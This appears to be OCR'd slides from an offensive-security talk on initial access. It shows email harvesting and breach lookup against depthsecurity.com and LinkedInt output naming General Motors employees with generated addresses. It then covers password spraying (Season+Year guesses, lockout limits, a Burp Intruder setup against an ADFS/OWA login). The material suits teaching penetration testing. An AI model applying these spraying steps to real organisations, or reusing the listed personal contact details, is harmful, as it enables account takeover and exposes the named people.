
[+] Emails found:
------------------
Jake@depthsecurity.com
gene@depthsecurity.com
in..@depthsecurity.com
info@depthsecurity.com
jason@depthsecurity.com
pixel-1515363583206362-web-@depthsecurity.com
pixel-1515363584140534-web-@depthsecurity.com
rpreston@depthsecurity.com
```

```
We might have somethin juicy...
info@depthsecurity.com appears to have been compromised on the following sites

Title: Bitly
Domain: bitly.com
Type of info in breach: Email addresses, Passwords, Usernames
Date of breach: 2014-05-08
Date of disclosure: 2017-10-06T06:31:50Z
References: https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/
```

@h3xg4m3s

HaveIBeenHarvested



The Following have been pwned:

info@depthsecurity.com

Bitly:

- Domain: bitly.com
- Date of Breach: 2014-05-08
- Date of Disclosure: 2017-10-06T06:31:50Z
- Info in breach:
    - Email addresses
    - Passwords
    - Usernames
- References:
    - https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/

@h3xg4m3s

Initial Footholds

LinkedInt


LinkedInt https://github.com/mdsecactivebreach/LinkedInt

Requirements:
pip install beautifulsoup4
pip install thread
Hunter.io API key. You can register for one at https://hunter.io
A LinkedIn account

Usage:
Put in LinkedIn credentials in LinkedInt.py
Put Hunter.io API key in LinkedInt.py
Run LinkedInt.py and follow instructions

https://www.mdsec.co.uk/2017/07/reconnaissance-using-linkedint/

LinkedInt



```
Providing you with Linkedin Intelligence
Author: Vincent Yiu (@vysec, @vysecurity)
Original version by @DisK0nn3cT
[*] Enter search Keywords (use quotes for more percise resul
"General Motors"

[*] Enter filename for output (exclude file extension)
generalmotors


[*] Filter by Company? (Y/N):
Y

[*] Specify a Company ID (Provide ID or leave blank to autom


[*] Enter e-mail domain suffix (eg. contoso.com):
gm.com

[*] Select a prefix for e-mail generation (auto,full,firstla
auto

[*] Automaticly using Hunter IO to determine best Prefix
[!] {first}.{last}
[+] Found first.last prefix
```



Christina Kyriakou	Christina.Kyriakou@gm.com	Buyer at GM UK	Leeds, United Kingdom
Jason Lea	Jason.Lea@gm.com	Bodyshop Sales Development Manager | Aftersales & Bodyshop Expert | Digital Marketing | CRM | BDM | Regional Manager	Brighton, United Kingdom
Ravinder Singh	Ravinder.Singh@gm.com	Business Analyst	Luton, United Kingdom

@h3xg4m3s

Initial Footholds

Access in 1,2,3

1. Identify users

2. Identify Log-in points

3. Spray weak passwords

Initial Footholds

A Few Log-in Points

VPN Gateways ~ vpn.company.com

Webmail ~ webmail.company.com
~ autodiscover.company.com

Citrix, Fileshares, Sharepoint, etc..

@h3xg4m3s

Initial Footholds

Access in 1,2,3

1. Identify users
2. Identify Log-in points
3. Spray weak passwords

Initial Footholds
Spraying Passwords

Take discovered usernames

Try <Season><Year>

Spring2018 Spring18 Spring18!

Be wary of account lockouts
Generally somewhere in the realm of 5 tries every 30 mins


Initial Footholds
Spraying Passwords - Burp

Identify Endpoint

Attempt a login while proxying through burp

Send that POST request to Intruder

Look for redirects




[redacted] Outlook Web Access

Please sign in with username format [redacted]**username**

Initial Footholds
Spraying Passwords - Burp

Send POST request to Intruder



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions help for full details.

Attack type: Sniper

```
POST
/adfs/ls?version=1.0&action=signin&realm=urn%3AAppProxy%3Acom&appRealm=2bd17988-8996-e711-90fd-005056b33060&returnUrl=h
ttps%3A%2F%2Fcompany%2Fowa%2F&&client-request-id=00000000-0000-0000-4e43-0080010000ca HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

